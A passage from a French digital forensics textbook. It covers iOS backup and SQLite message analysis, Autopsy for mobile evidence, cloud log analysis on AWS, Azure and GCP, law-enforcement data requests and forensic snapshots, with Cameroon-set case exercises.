Secure Enclave	Stocke les clés de déchiffrement ; inaccessible même avec root	Impossible à contourner sans exploit spécifique
App Sandbox	Chaque application est isolée ; aucun accès inter-app sans jailbreak	Exploitation jailbreak (iOS 16–17)
Effacement après 10 erreurs	10 tentatives PIN incorrectes → effacement total	**Ne jamais tenter le brute-force PIN manuellement**

Tableau 16.4. Contraintes forensiques iOS

16.5.2 Sauvegarde iTunes/Finder : extraction logique iOS

Si le téléphone est **déverrouillé** et que l'utilisateur fait confiance à l'ordinateur de l'investigateur :

Outils · Extraction via sauvegarde iTunes (macOS/Windows)

```
# PREREQUIS : telephone deverrouille + "Faire confiance" accepte

# macOS -- sauvegarde via Finder
# Ouvrir Finder -> iPhone -> Sauvegarder maintenant
# Emplacement : ~/Library/Application Support/MobileSync/Backup/

# Windows -- sauvegarde via iTunes
# Emplacement : %APPDATA%\Apple Computer\MobileSync\Backup\

# Extraire la sauvegarde avec iMazing (ou outil forensique)
# ou parser manuellement avec libimobiledevice :
idevicebackup2 backup /output/ios_backup/

# Parser la sauvegarde iOS avec iBackupBot ou iPhone Backup Extractor
# Structure de la sauvegarde :
# - Manifest.db (SQLite) : inventaire de tous les fichiers
# - Manifest.plist : informations de l'appareil
# - <domain>/<hash> : fichiers individuels

# Interroger le Manifest.db
sqlite3 ~/Library/Application\ Support/MobileSync/Backup/<UDID>/Manifest.db
SELECT relativePath, domain, flags, fileID
FROM Files
```

```
WHERE relativePath LIKE '%Messages%'
ORDER BY relativePath;
```

16.5.3 Analyse des bases iOS : Messages et iCloud

Outils · Analyse de sms.db iOS (messages iMessage et SMS)

```
-- Localiser le fichier Messages dans la sauvegarde
-- Domain : HomeDomain, relativePath : Library/SMS/sms.db

-- Extraire les messages
sqlite3 /output/ios_backup/sms.db

SELECT
    datetime(date/1000000000 + 978307200, 'unixepoch',
        'localtime') AS date_heure,
    -- iOS date = secondes depuis 01/01/2001 (pas Unix epoch)
    CASE is_from_me
        WHEN 0 THEN h.id   -- expediteur (numero)
        WHEN 1 THEN 'Moi'
    END AS expediteur,
    text AS message
FROM message m
LEFT JOIN handle h ON h.rowid = m.handle_id
ORDER BY date;

-- Attention a l'epoch iOS : +978307200 secondes (offset 2001 vs
    1970)

-- Contacts iOS (AddressBook.sqlitedb)
SELECT
    ABPerson.First, ABPerson.Last,
    ABMultiValue.value AS telephone
FROM ABPerson
JOIN ABMultiValue ON ABMultiValue.record_id = ABPerson.rowid
WHERE ABMultiValue.property = 3  -- propriete telephone
ORDER BY ABPerson.Last;
```

L'epoch iOS : piège fréquent

iOS utilise une epoch différente de Unix : les timestamps iOS sont comptés **depuis le 1er janvier 2001** (et non le 1er janvier 1970). L'offset est de 978 307 200 secondes. Ne pas appliquer cette conversion donne des dates situées en 1970, erreur immédiatement identifiable mais qui fragilise un rapport non relu. Pour les messages (iMessage), il faut en plus diviser par 10^9 (nanoseconde → seconde).

16.6 Autopsy pour la Forensique Mobile

Autopsy (Brian Carrier, Basis Technology) intègre depuis la version 4 des modules d'analyse mobile qui automatisent une grande partie des analyses SQLite présentées dans ce chapitre.

Outils · Autopsy, analyse d'une extraction Android

```
# Workflow Autopsy pour forensique mobile :
# 1. New Case -> Add Data Source -> Logical Files
#    -> Selectionner le repertoire d'extraction ADB

# 2. Modules a activer :
#    - Android Analyzer : parse automatiquement mmssms.db, call_log,
#      contacts, browser history
#    - EXIF Parser : extrait toutes les metadonnees GPS
#    - Keyword Search : recherche de termes (numeros, noms, montants)
#    - Communication : reconstruit les conversations

# 3. Resultats automatiques :
#    Reports -> Data Artifacts -> Text Messages
#                              -> Call Logs
#                              -> Contacts
#                              -> GPS Tracks (carte interactive)

# Limitation importante :
# Autopsy ne peut parser que ce qui est ACCESSIBLE
# (extraction /sdcard)
# Pour /data/data (root requis), il faut l'image complete du FS
# via extraction physique (Cellebrite, UFED)

# Export du rapport HTML pour le dossier judiciaire :
# Generate Report -> HTML Report
# Inclut horodatages, sources, et résumé par artefact
```

Notions mobilisées par le laboratoire INA-LAB-04

- **Dates Android** : les bases (`mmssms.db`, `calllog.db`) stockent les dates en millisecondes depuis le 1er janvier 1970, *en UTC*. On divise par 1000 (`datetime(date/1000,'unixepoch')`), puis on ajoute l'heure légale du Cameroun (UTC+1). L'option `'localtime'` dépend du fuseau de la machine d'analyse : la préciser dans le rapport.
- **Écart entre deux événements** : la différence de deux champs `date`, divisée par 1000, donne des secondes ; un délai très court entre la réception d'un code OTP et un débit trahit un automate ou un complice en ligne.
- **Table des appels** : le champ `type` distingue les appels entrants (1), sortants (2) et manqués (3) ; le champ `duration` est en secondes.
- **EXIF** : `exiftool -n` affiche les coordonnées en degrés décimaux, à reporter sur une carte ; le modèle d'appareil figure dans le champ `Model`.

★ À retenir

Ce qu'il faut retenir de ce chapitre :

- **Limite ADB sans root :** `adb pull /sdcard/` donne les médias et backups WhatsApp, mais pas les messages chiffrés ni les données `/data/data`. La sauvegarde `adb backup -all -apk` peut donner accès aux données applicatives selon les réglages de l'application.
- **SQLite = cœur de l'analyse mobile :** SMS (`mmssms.db`), WhatsApp (`msgstore.db`), appels, contacts, navigateur – tout est en SQLite. Les requêtes de ce chapitre sont directement réutilisables en investigation.
- **WhatsApp :** médias en clair sur `/sdcard/WhatsApp/Media/` ; messages chiffrés dans `.crypt15`. Clé dans `/data/data/com.whatsapp/files/key` (root requis). Documenter la situation dans le rapport : "messages non déchiffrés faute de clé accessible".
- **EXIF GPS** : chaque photo peut contenir des coordonnées GPS précises. Utiliser `exiftool -csv -GPS*` pour extraire en masse ; visualiser sur OpenStreetMap.
- **Mobile Money** : fraudes MoMo → toujours analyser `mmssms.db` (SMS OTP ; confirmations de transactions) ET requérir les logs opérateur (art. 57 Loi 2010). L'IMEI du téléphone fraudeur est la clé de l'identification même si la SIM a changé.
- **iOS :** ne jamais tenter le brute-force PIN (10 erreurs → effacement). Extraction via sauvegarde iTunes si téléphone déverrouillé. Attention à l'epoch iOS : offset +978 307 200 secondes vs Unix.
- **Autopsy :** automatise l'analyse des extractions Android (SMS, appels, GPS,

contacts, navigateur). Limitation : ne traite que ce qui est accessible (pas le `/data/data` sans root).

✍ Exercice 16.1. Requêtes SQLite ★☆☆

Vous disposez de `mmssms.db` extrait du téléphone de BELLO Armand (Opération TANGUE). Rédigez les requêtes SQLite permettant de :

(a) Lister tous les SMS reçus entre le 1er et le 15 mars 2026, avec horodatage lisible et expéditeur.

(b) Extraire tous les SMS contenant les mots “code”, “OTP”, ou “virement”.

(c) Calculer le nombre de SMS échangés avec le numéro `+237677XXXXXX` par jour (un résultat par jour).

(d) Identifier tous les SMS d’un expéditeur qui a envoyé plus de 50 messages en un seul jour (indicateur d’automatisation).

✍ Exercice 16.2. Fraude MoMo ★★☆

Dans l’affaire BAOBAB, la victime FOUDA Clément a perdu 250 000 FCFA. L’analyse de son téléphone révèle les SMS suivants dans `mmssms.db` :

```
-- Extrait :
date_heure            expediteur    contenu
2026-01-15 14:22:11   670000000
    "Votre code OTP MoMo est 847293. Ne le partagez jamais."
2026-01-15 14:22:15   +237677000123
    "Salut. Je travaille chez MTN. Donnez-moi votre code pour
     verifier votre compte."
2026-01-15 14:22:45   670000000
    "Vous avez envoye 250000 FCFA a 677000123. Solde : 3400 FCFA"
```

(a) Qualifiez juridiquement les infractions commises (articles précis des Lois 2010 et 2024).

(b) Que demandez-vous dans la réquisition à MTN Cameroun ? Listez les 5 informations indispensables.

(c) Comment l’IMEI peut-il aider l’enquête si le fraudeur a changé de SIM après la fraude ?

(d) Rédigez la constatation forensique correspondante à partir des SMS ci-dessus, en appliquant la distinction constatation/interprétation.

✍ Exercice 16.3. Investigation mobile complète ★★★

Vous avez en custody le téléphone Samsung Galaxy A53 de MBONGO Joseph (EV-002, Chapitre 8 (UE SEC4031)). L'extraction ADB a produit les données suivantes dans `/output/extraction_EV002/` :

- `/sdcard/` (photos, téléchargements, backups WhatsApp) ;
- `mmssms.db`, `call_log.db`, `contacts2.db` ;
- `/sdcard/WhatsApp/Databases/msgstore.db.crypt15` ;
- `/sdcard/WhatsApp/Media/WhatsApp Images/` (23 images).

(a) Planifiez l'analyse : dans quel ordre analyser ces sources ? Quelle question investigative posez-vous à chaque source ?

(b) Les messages WhatsApp sont dans `.crypt15` (chiffrés). Quelles sont vos options légales et techniques pour y accéder ? Que documentez-vous si l'accès est impossible ?

(c) `exiftool` révèle que la photo `IMG-20260115-WA0003.jpg` a des coordonnées GPS situées à 200 mètres du siège de SONATRAV SA à 14h28. L'affaire principale concerne un virement frauduleux depuis les comptes de SONATRAV. Quelle valeur probatoire accordez-vous à cette photo ? Rédigez la constatation et l'analyse correspondantes.

(d) Rédigez la section "Artefacts mobiles" du rapport d'expertise, couvrant les 4 sources analysées, avec pour chacune : méthode d'extraction, artefacts trouvés, valeur probatoire.

Note

Transition. Une grande partie des données du téléphone ne réside plus sur l'appareil : sauvegardes, messageries et comptes sont synchronisés chez des fournisseurs étrangers. Le chapitre suivant traite cette forensique du cloud. Plus loin, le Chapitre 22 (Anti-Forensique et Contre-Mesures) reviendra sur les techniques d'effacement propres aux téléphones (factory reset, applications « vault », suppression sélective) et sur la manière d'en documenter l'existence.

17

FORENSIQUE CLOUD

« The cloud is just someone else's computer. »

Adage des administrateurs système

Niveau : *Expert* • Chapitres 10 (UE SEC4031) (portails LEA, Budapest), 11 (UE SEC4031) (CLOUD Act [8], SCA, RGPD [32]) et 15 (logs, corrélation) indispensables.

✦ Objectifs du chapitre

- ➢ Comprendre les modèles de service cloud (SaaS, PaaS, IaaS) et leur impact sur la disponibilité des preuves forensiques.
- ➢ Identifier les logs disponibles sur les trois grandes plateformes (AWS, Azure, Google Cloud) et leur contenu forensique.
- ➢ Formuler des demandes structurées aux portails LEA des grands fournisseurs ; obtenir et analyser les réponses.
- ➢ Analyser les journaux AWS CloudTrail et Azure Activity Log pour reconstituer une chronologie d'attaque cloud.
- ➢ Gérer la tension entre éphéméralité des données cloud et exigences probatoires de persistance.
- ➢ Coordonner une investigation cloud impliquant plusieurs juridictions et fournisseurs.

Le problème central de la forensique cloud

La forensique cloud pose trois défis que les investigations classiques ne posent pas :

1. **Souveraineté diffuse** : les données sont stockées dans des datacenters dont la localisation peut changer dynamiquement et dépend du fournisseur, pas de l'enquêteur. Qui a juridiction ?
2. **Éphéméralité** : les instances cloud peuvent être détruites en secondes, emportant toutes leurs données. La fenêtre d'acquisition est souvent de minutes, pas d'heures.

3. **Multi-tenancy** : les données de plusieurs clients coexistent sur la même infrastructure physique ; l'isolement est logique, pas physique.

17.1 Modèles de Service et Disponibilité des Preuves

Le modèle de service détermine qui contrôle quoi et donc qui peut fournir quelles preuves à la demande de l'investigateur.

Modèle	Ce que gère le client	Ce que gère le fournisseur	Preuves disponibles via LEA
SaaS (Gmail, Office 365, Dropbox)	Ses données uniquement	Tout (infra, OS, appli, logs)	Logs de connexion, métadonnées, contenu (MLAT/warrant)
PaaS (Heroku, Google App Engine)	Code applicatif, données	Infra, OS, runtime	Logs plateforme + logs applicatifs si conservés
IaaS (AWS EC2, Azure VM, GCP Compute)	OS, appli, données, logs	Physique, hyperviseur	Logs de la couche cloud uniquement ; logs OS = réquisition au client (ou saisie du compte)

Tableau 17.1. Modèles cloud et disponibilité des preuves

Implication pratique : SaaS est plus simple que IaaS

Paradoxalement, l'investigation d'un compte Gmail (SaaS) est plus directe qu'une instance AWS compromise (IaaS). Pour Gmail, une demande au portail LEA Google suffit pour les métadonnées ; pour une instance EC2, le fournisseur ne voit pas le contenu des VMs il faut soit accéder au compte AWS compromis, soit saisir légalement l'instance.

17.2 Logs Cloud : ce qui Existe et où le Trouver

17.2.1 AWS CloudTrail : l'audit complet des API

AWS CloudTrail enregistre chaque appel API effectué sur un compte AWS : qui a fait quoi, quand, depuis quelle IP. C'est le journal d'audit le plus complet du cloud AWS.

Outils · Analyse AWS CloudTrail

```
# CloudTrail stocke ses logs dans S3 au format JSON (gzip)
# Structure d'un log CloudTrail type :
# {
#   "eventTime": "2026-03-13T02:15:33Z",
#   "eventSource": "ec2.amazonaws.com",
#   "eventName": "DescribeInstances",
#   "userIdentity": {
#     "type": "IAMUser",
#     "userName": "admin",
#     "arn": "arn:aws:iam::123456789:user/admin"
#   },
#   "sourceIPAddress": "185.220.XX.XX",
#   "userAgent": "aws-cli/2.11.0 Python/3.11.0"
# }

# Telecharger et analyser les logs CloudTrail avec AWS CLI
aws s3 ls s3://mon-bucket-cloudtrail/AWSLogs/123456789/
aws s3 sync s3://mon-bucket-cloudtrail/ /output/cloudtrail/

# Analyser avec jq (JSON query)
# Toutes les actions depuis une IP suspecte
cat /output/cloudtrail/*.json.gz | gunzip | \
    jq -r 'select(.sourceIPAddress == "185.220.XX.XX") |
    [.eventTime, .eventName, .userIdentity.userName,
     .sourceIPAddress] | @csv'

# Actions de creation/suppression d'instances (indicateurs)
cat /output/cloudtrail/*.json.gz | gunzip | \
    jq -r 'select(.eventName | test("RunInstances|
   TerminateInstances|
        CreateUser|DeleteUser|AttachUserPolicy")) |
    [.eventTime, .eventName, .userIdentity.userName,
     .sourceIPAddress] | @csv'

# Verifier si CloudTrail a ete desactive (anti-forensique cloud)
cat /output/cloudtrail/*.json.gz | gunzip | \
    jq -r 'select(.eventName ==
        "StopLogging" or .eventName == "DeleteTrail") |
    [.eventTime, .eventName, .userIdentity.userName] | @csv'
# Trouver "StopLogging" dans les logs -> tentative d'anti-
   forensique
```

Scénario Opérationnel · CloudTrail, reconstitution d'une compromission AWS MVOM

L'analyse des logs CloudTrail du compte AWS de TRANSBOIS SA révèle la séquence suivante :

```
# Timeline CloudTrail filtree sur 13/03/2026 02h00-03h00
02:13:45  AssumeRole        IP:185.220.XX.XX  Role:EC2-Admin
02:14:03  DescribeInstances IP:185.220.XX.XX  User:admin
02:14:11  GetConsoleOutput  IP:185.220.XX.XX  Instance:i-0
   a1b2c3d4e
02:16:02  RunInstances      IP:185.220.XX.XX  Type:t2.xlarge
          # Lancement d'une instance suspecte
02:17:55  PutObject         IP:185.220.XX.XX  Bucket:transbois-
   backup
          # Exfiltration vers S3 (45 Mo)
02:19:48  StopLogging       IP:185.220.XX.XX
          # TENTATIVE SUPPRESSION DES LOGS CloudTrail
02:19:49  [CloudTrail arrêté -- fenêtre aveugle]
02:23:11  TerminateInstances  # Instance suspecte detruite
```

Constatation : L'action `StopLogging` à 02h19:49 a interrompu la journalisation CloudTrail. Cependant, les logs antérieurs (02h13–02h19) sont déjà enregistrés dans S3 et ne peuvent pas être rétroactivement effacés si le bucket S3 est protégé (*Object Lock / WORM*), ce qui est le cas ici. **L'anti-forensique cloud a échoué car les logs étaient en écriture unique.**

17.2.2 Azure Activity Log et Azure AD Sign-In Logs

Outils · Analyse Azure Activity Log et Sign-In

```
# Azure CLI -- extraire les logs d'activite
az monitor activity-log list \
    --start-time "2026-03-13T02:00:00Z" \
    --end-time "2026-03-13T03:00:00Z" \
    --output json > /output/azure_activity.json

# Analyser avec jq
cat /output/azure_activity.json | jq -r \
    '.[] | [.eventTimestamp, .operationName.value,
    .caller, .properties.statusCode] | @csv'

# Azure AD Sign-In Logs (tentatives de connexion)
# Via Azure Portal -> Azure Active Directory -> Sign-ins
# Ou via Microsoft Graph API :
curl -H "Authorization: Bearer $TOKEN" \
    "https://graph.microsoft.com/v1.0/auditLogs/signIns?\
    \$filter=createdDateTime ge 2026-03-13T02:00:00Z and
    createdDateTime le 2026-03-13T03:00:00Z" \
```

```
    > /output/azure_signins.json

cat /output/azure_signins.json | jq -r \
    '.value[] | [.createdDateTime, .userDisplayName,
    .ipAddress, .status.errorCode, .location.city] | @csv'
# errorCode 0 = succes, 50126 = mot de passe incorrect, etc.
```

17.2.3 Google Cloud Logging : Cloud Audit Logs

```
# Google Cloud Logging via gcloud CLI
gcloud logging read \
    "timestamp >= \"2026-03-13T02:00:00Z\"
     AND timestamp <= \"2026-03-13T03:00:00Z\"
     AND protoPayload.methodName:(
        \"compute.instances.insert\"
        OR \"compute.instances.delete\"
        OR \"storage.buckets.create\")
     AND protoPayload.authenticationInfo.principalEmail != \"\"" \
    --project=mon-projet \
    --format=json > /output/gcp_audit.json

# Extraire les createurs de ressources (qui a lance quoi)
cat /output/gcp_audit.json | python3 -c "
import json, sys
for entry in json.load(sys.stdin):
    pp = entry.get('protoPayload', {})
    print(
        entry.get('timestamp',''),
        pp.get('methodName',''),
        pp.get('authenticationInfo',{}).get('principalEmail',''),
        pp.get('requestMetadata',{}).get('callerIp','')
    )
"
```

Listing 17.1: Google Cloud Audit Logs, analyse forensique

17.3 Obtenir des Preuves Auprès des Fournisseurs SaaS

17.3.1 Structurer une demande au portail LEA

Le Chapitre 10 (UE SEC4031) (Section 10.5 (UE SEC4031)) a présenté les portails LEA. Ce chapitre approfondit la *structure* de la demande elle-même, les éléments sans lesquels elle sera systématiquement rejetée.

Champ obligatoire	Contenu requis et formulation recommandée
Type de demande	Preservation Request (urgence) ; Production Request (standard) ; Emergency Request (menace imminente). Choisir le bon type : une Production sans Preservation préalable arrive souvent après que les données ont été effacées.
Identifiants du compte	Adresse email, numéro de téléphone, URL du profil, IMEI associé. Toujours donner au moins deux identifiants croisés pour lever l'ambiguïté.
Base légale	Citer explicitement : art. 52 et 57 **Loi 2010/012** [28] ; Budapest art. 16–17 si l'État requis est partie ; SCA 18 U.S.C. § 2703 pour fournisseurs US.
Qualification de l'infraction	Description factuelle + qualification juridique des deux pays (double incrimination). Pour un fournisseur US : citer le CFAA.
Période visée	Date de début et de fin précises. Éviter les demandes ouvertes ("toute la vie du compte") : systématiquement rejetées.
Données demandées	Distinguer métadonnées (abonné, connexion) et contenu : les métadonnées s'obtiennent sans warrant ; le contenu nécessite un MLAT ou équivalent.
Coordonnées de contact	Nom, titre, email officiel, numéro de téléphone direct. Les réponses urgentes vont directement à ce contact.

Tableau 17.2. Éléments obligatoires d'une demande LEA

17.3.2 Analyser la réponse d'un fournisseur

Outils · Traitement d'une réponse Google (métadonnées Gmail)

```
# Structure typique d'une reponse Google aux autorites
# (format JSON ou fichier texte structure)
# Exemple : reponse pour un compte Gmail suspect

# 1. Informations d'abonne (disponibles sans warrant)
{
  "accountEmail": "suspect.wouri@gmail.com",
  "googleId": "123456789012345678901",
  "accountCreated": "2025-12-28T10:15:22Z",
  "lastLoginDate": "2026-01-15T14:35:11Z",
  "recoveryEmail": "autre.compte@yahoo.fr",
  "recoveryPhone": "+23365XXXXXXX",
  "services": ["Gmail", "Google Drive", "Google Photos"]
}

```

```
# 2. Logs de connexion (disponibles sans warrant)
[
  {"loginTime": "2026-01-15T14:28:01Z",
   "ipAddress": "41.82.XXX.XXX",        # IP senegale (Sonatel)
   "loginType": "GOOGLE_LOGIN",
   "success": true},
  {"loginTime": "2026-01-15T14:35:09Z",
   "ipAddress": "41.82.XXX.XXX",
   "loginType": "GMAIL_SMTP_AUTH",
   "success": true}
]

# Croiser avec la capture reseau NKAM (Ch. 15) :
# Email SMTP envoye depuis contact@medequip-portugal.com a 14h28:03
# Connexion Gmail depuis IP senegalaise a 14h28:01
# -> le compte suspect s'est connecte 2 secondes avant l'envoi
```

⚖ Jurisprudence & Droit applicable

Valeur probatoire d'une réponse de fournisseur

Une réponse d'un fournisseur US (Google, Meta, Microsoft) à une demande LEA constitue un *business record* au sens de la FRE Rule 803(6) (Chapitre 11 (UE SEC4031)). Elle est directement admissible en droit américain. En droit camerounais :

- ➢ Considérée comme un document étranger authentifié ;
- ➢ Nécessite l'attestation d'un expert judiciaire expliquant le processus de génération et la fiabilité du système ;
- ➢ Hash SHA-256 du fichier reçu à calculer et documenter immédiatement (custody numérique des réponses LEA, cf. Ch. 8 (UE SEC4031)).

17.4 Gérer l'Éphéméralité : Conservation d'Urgence

17.4.1 Le problème de la rétention limitée

Les données cloud ont des durées de vie variables selon les fournisseurs :

Type de donnée	Durée de rétention typique	Action à entreprendre
Logs de connexion IP	30–90 jours selon fournisseur	Demande de conservation **immédiate** via art. 29 Budapest ou portail LEA
Contenu emails supprimés	30 jours (corbeille) puis effacé	Preservation Request **avant** la fin des 30 jours
Instances cloud éteintes	Selon configuration (souvent : 7 jours)	Saisie immédiate ou snapshot forensique
Données Snap/Telegram	Heures à jours	Urgence absolue ; canal INTERPOL 24/7
Transactions financières	Souvent 5–10 ans (réglementation AML)	Standard MLAT acceptable

Tableau 17.3. Durées de rétention et urgence d'action

17.4.2 Snapshot forensique d'une instance cloud

Quand l'investigateur a accès au compte cloud compromis (ou que le suspect est le propriétaire du compte et coopère), le snapshot est l'équivalent cloud de l'image E01 :

Outils · Snapshot forensique AWS / GCP

```
# AWS -- snapshot d'un volume EBS (disque de VM)
# PREREQUIS : acces au compte AWS (credentials)

# 1. Identifier le volume de l'instance
aws ec2 describe-instances --instance-ids i-0a1b2c3d4e \
    --query 'Reservations[].Instances[].BlockDeviceMappings[].Ebs
    .VolumeId'
# Resultat : vol-0xyz789abc

# 2. Creer un snapshot (image read-only du volume)
aws ec2 create-snapshot --volume-id vol-0xyz789abc \
    --description "Forensic snapshot MVOM 2026-03-13 OPJ OLINGA"
# Resultat : snap-0forensic123

# 3. Copier le snapshot dans un compte forensique isole
aws ec2 copy-snapshot --source-region eu-west-1 \
    --source-snapshot-id snap-0forensic123 \
    --region eu-west-1 \
    --description "Forensic copy - case DOS-2026-034"

# 4. Calculer et documenter le hash du snapshot
# (via AWS S3 Export puis hash local)
aws ec2 export-image --snapshot-ids snap-0forensic123 \
    --s3-export-location S3Bucket=forensic-exports,S3Prefix=case
    -034/
# Apres export :
```

```
aws s3 cp s3://forensic-exports/case-034/snapshot.vmdk /output/
sha256sum /output/snapshot.vmdk > /output/snapshot_hash.txt

# GCP -- snapshot d'un disque Persistent Disk
gcloud compute disks snapshot DISK_NAME \
    --snapshot-names=forensic-snap-20260313 \
    --zone=europe-west1-b \
    --description="Forensic snapshot MVOM DOS-2026-034"
```

Le snapshot n'est pas l'image E01

Un snapshot cloud est une copie logique cohérente du volume à un instant t. Il préserve le contenu mais **pas exactement les mêmes garanties qu'un write blocker physique** : la création du snapshot est elle-même une opération enregistrée dans CloudTrail. Documenter obligatoirement :

1. Horodatage exact de la création du snapshot ;
2. ID du snapshot ;
3. Compte AWS/GCP utilisé pour le créer ;
4. Hash SHA-256 du fichier exporté.

17.5 Investigation Multi-Fournisseurs : Corrélation Cloud

Les affaires complexes impliquent souvent plusieurs fournisseurs cloud simultanément. La corrélation entre leurs données est la clé pour reconstituer l'image complète.

Scénario Opérationnel · Affaire BAOBAB, corrélation multi-cloud

L'Opération BAOBAB (fraudes MoMo, Chapitre 10 (UE SEC4031)) implique :

- Un compte Binance (exchange crypto) via lequel les fonds ont été convertis ;
- Une adresse email Yahoo utilisée pour créer le compte Binance ;
- Un VPN hébergé sur AWS EC2 (masquage de l'IP réelle) ;
- Un wallet Bitcoin avec transactions sur la blockchain.

Séquence de demandes parallèles :

1. **Preservation simultanée :** portail LEA Binance + portail LEA Yahoo + AWS CloudTrail. **Simultané, pas séquentiel** : les données se recoupent et les effacer l'une révèlerait l'enquête à l'autre.
2. **Analyse blockchain (immédiate, sans demande) :** `https://www.blockchain.com/btc/address/1BaobabXXX`

L'adresse Bitcoin et toutes ses transactions sont publiques. Identifier les échanges de destination (exchanges : ont des obligations KYC) et les wallets liés.

3. **Corrélation temporelle :**

```
# Chronologie fusionnee des 3 fournisseurs :
# [MoMo SMS]    2026-01-15 14:22:45  Transaction 250000 FCFA
# [Yahoo LEA]   2026-01-15 14:23:12  Login compte Yahoo IP
    :41.82.XXX.XXX
# [Binance LEA] 2026-01-15 14:23:45 Login Binance IP:41.82.
    XXX.XXX
# [Binance LEA] 2026-01-15 14:24:02 Conversion XAF -> USDT
    (240000 FCFA)
# [AWS CT]      2026-01-15 14:25:11  Connection SSH to EC2 VPN
# [Blockchain] 2026-01-15 14:31:05  Transfer 185 USDT ->
    Bitcoin wallet
```

La même IP sénégalaise (`41.82.XXX.XXX`) apparaît dans les logs Yahoo et Binance à 78 secondes d'intervalle cohérence forte.

Γ_{CRO} **Analyse CRO · Confidentialité · Fiabilité · Opposabilité**

Analyse CRO. Blockchain comme preuve forensique

$\mathcal{R}$ (Fiabilité) : la blockchain Bitcoin est immuable par conception. Une transaction enregistrée est permanente et vérifiable indépendamment par tout analyste avec les mêmes outils. La fiabilité est maximale, bien supérieure à un log de serveur qu'un administrateur pourrait modifier.

$\mathcal{O}$ (Opposabilité) : l'immuabilité de la blockchain constitue une preuve d'une opposabilité exceptionnelle ; elle ne peut pas être contestée sur le fond (la transaction a eu lieu). Elle peut être contestée sur l'attribution ("prouvez que je contrôlais ce wallet").

$\mathcal{C}$ (Confidentialité) : paradoxalement, la blockchain est **publique et pseudonyme**. L'anonymat peut être levé en identifiant les échanges KYC aux deux extrémités de la chaîne.

$\mathcal{C}$: ↑ pseudonyme mais levable $\mathcal{R}$: ↑↑↑ immuabilité maximale $\mathcal{O}$: ↑↑↑ incontestable

17.6 Défis Spécifiques : Chiffrement et Résidualité

17.6.1 Données chiffrées côté client

Certains services (Proton Mail, iCloud avec E2E, Signal) chiffrent les données **côté client** avant de les envoyer au serveur : même avec un warrant, le fournisseur ne peut pas déchiffrer.

Service	Chiffrement	Ce que le fournisseur peut fournir
Gmail (standard)	Serveur (Google déchiffre)	Contenu des emails (avec warrant), logs de connexion
Proton Mail	Bout en bout (E2E)	Métadonnées uniquement ; contenu inaccessible même avec warrant
iCloud (sans E2E)	Serveur (Apple déchiffre)	Contenu : iCloud Backup, Photos, Notes (avec warrant)
iCloud (avec E2E actif)	Bout en bout (depuis iOS 16.3)	Métadonnées uniquement ; Apple ne peut plus déchiffrer
Signal	Bout en bout	Numéro de téléphone + date d'inscription + date dernière connexion. Rien d'autre : Signal ne stocke rien.

Tableau 17.4. Chiffrement E2E et disponibilité des données

17.6.2 Résidualité des données cloud : la mémoire longue

À l'inverse de l'éphéméralité, certaines données cloud persistent très longtemps dans des emplacements non évidents :

- **Sauvegardes automatiques** : Google conserve les données supprimées dans ses systèmes de backup pendant 60 jours minimum (selon la politique de 2024), non accessible à l'utilisateur, mais accessible via warrant.
- **Journaux de livraison email** : même si un email est supprimé, les journaux de routage SMTP restent chez les intermédiaires (Google, Microsoft) pendant 30–90 jours.
- **Snapshots EBS abandonnés** : des snapshots AWS créés par des processus de backup et non supprimés peuvent révéler l'état d'une instance à une date précise, souvent des mois après un incident.
- **CDN edge logs** : CloudFront (AWS), Cloudflare, Akamai conservent leurs logs d'accès 30–90 jours, révélant des connexions à des sites même si le site lui-même a été supprimé.

Notions mobilisées par le laboratoire INA-LAB-05

- **Lire un événement CloudTrail** : `eventName` (l'appel d'API), `eventTime` (en UTC), `sourceIPAddress`, `userIdentity` (qui agit, par exemple un rôle obtenu par `AssumeRole`), `requestParameters` (ce qui est demandé) et `responseElements` (ce qui est créé, par exemple l'identifiant d'une instance lancée par `RunInstances`).
- **Événements de données S3** : `PutObject` donne le compartiment (*bucket*) et le volume transféré (`bytesTransferredIn`, en octets, placé selon l'export dans `additionalEventData` ou `responseElements` ; diviser par 1 048 576 pour des Mio).
- **Fenêtre aveugle** : `StopLogging` arrête la journalisation, `StartLogging` la reprend ; la durée entre les deux est la fenêtre aveugle. Pendant ce trou, d'autres sources continuent d'enregistrer (journaux de flux VPC, historique d'état des instances, facturation) : une instance créée puis détruite dans la fenêtre s'y retrouve.

★ **À retenir**

Ce qu'il faut retenir de ce chapitre :

- **Modèle → preuve disponible :** SaaS (Gmail, Office 365) = logs + contenu via MLAT. IaaS (AWS EC2) = logs CloudTrail uniquement ; contenu OS = accès au compte client.
- **CloudTrail / Azure Activity Log / GCP Audit** : les trois grandes plateformes IaaS logguent chaque appel API. Ces logs sont la source primaire de toute investigation IaaS. Chercher : `StopLogging` (anti-forensique), `CreateUser`, `RunInstances`, `PutObject`.
- **Demande LEA : 7 champs obligatoires** : type, identifiants croisés, base légale (art. 52/57 Loi 2010 + Budapest/CLOUD Act), qualification avec double incrimination, période précise, distinction métadonnées/contenu, coordonnées directes.
- **Conservation d'abord** : les logs de connexion disparaissent en 30–90 jours. Demande de conservation *immédiate* puis MLAT dans les 60 jours.
- **Snapshot forensique** : équivalent cloud de l'image E01. Documenter : horodatage, ID snapshot, hash SHA-256 du fichier exporté, compte utilisé.
- **Blockchain** : immuable, publique, pseudonyme. L'attribution nécessite d'identifier les exchanges KYC aux deux extrémités. Analyse gratuite sur blockchain.com ou Blockchair.
- **Chiffrement E2E** : Signal/Proton = métadonnées uniquement. iCloud avec

E2E (iOS 16.3+) = même Apple ne peut plus déchiffrer. Anticiper cette limite dans le plan d'investigation.

➢ **Anti-forensique cloud** : `StopLogging` dans CloudTrail est lui-même loggué (s'il survient après la création du log) ; les logs S3 protégés par *Object Lock* sont inviolables même par le propriétaire du compte.

✍ Exercice 17.1. Modèle et preuves ★☆☆

Pour chacune des situations suivantes, identifiez le modèle de service cloud impliqué, ce que le fournisseur peut fournir, et quel instrument juridique est nécessaire :

(a) Un suspect utilise une adresse Gmail pour envoyer des emails de phishing. Vous voulez le contenu des emails et les IPs de connexion.

(b) Un ransomware a été déployé depuis une instance AWS EC2. Vous voulez savoir qui a lancé cette instance et depuis quelle IP.

(c) Des données de paiement volées sont stockées sur un bucket Dropbox. Vous voulez les métadonnées du compte et les fichiers.

(d) Un groupe WhatsApp a coordonné une fraude. WhatsApp utilise le chiffrement E2E. Que peut fournir Meta ?

✍ Exercice 17.2. Analyse CloudTrail ★★☆

Les logs CloudTrail du compte AWS de TRANSBOIS SA (extrait) :

```
02:10:45  GetPasswordData       IP:10.0.0.15      User:admin
02:13:45  AssumeRole            IP:185.220.XX.XX  User:admin
02:14:03  DescribeInstances     IP:185.220.XX.XX  User:admin
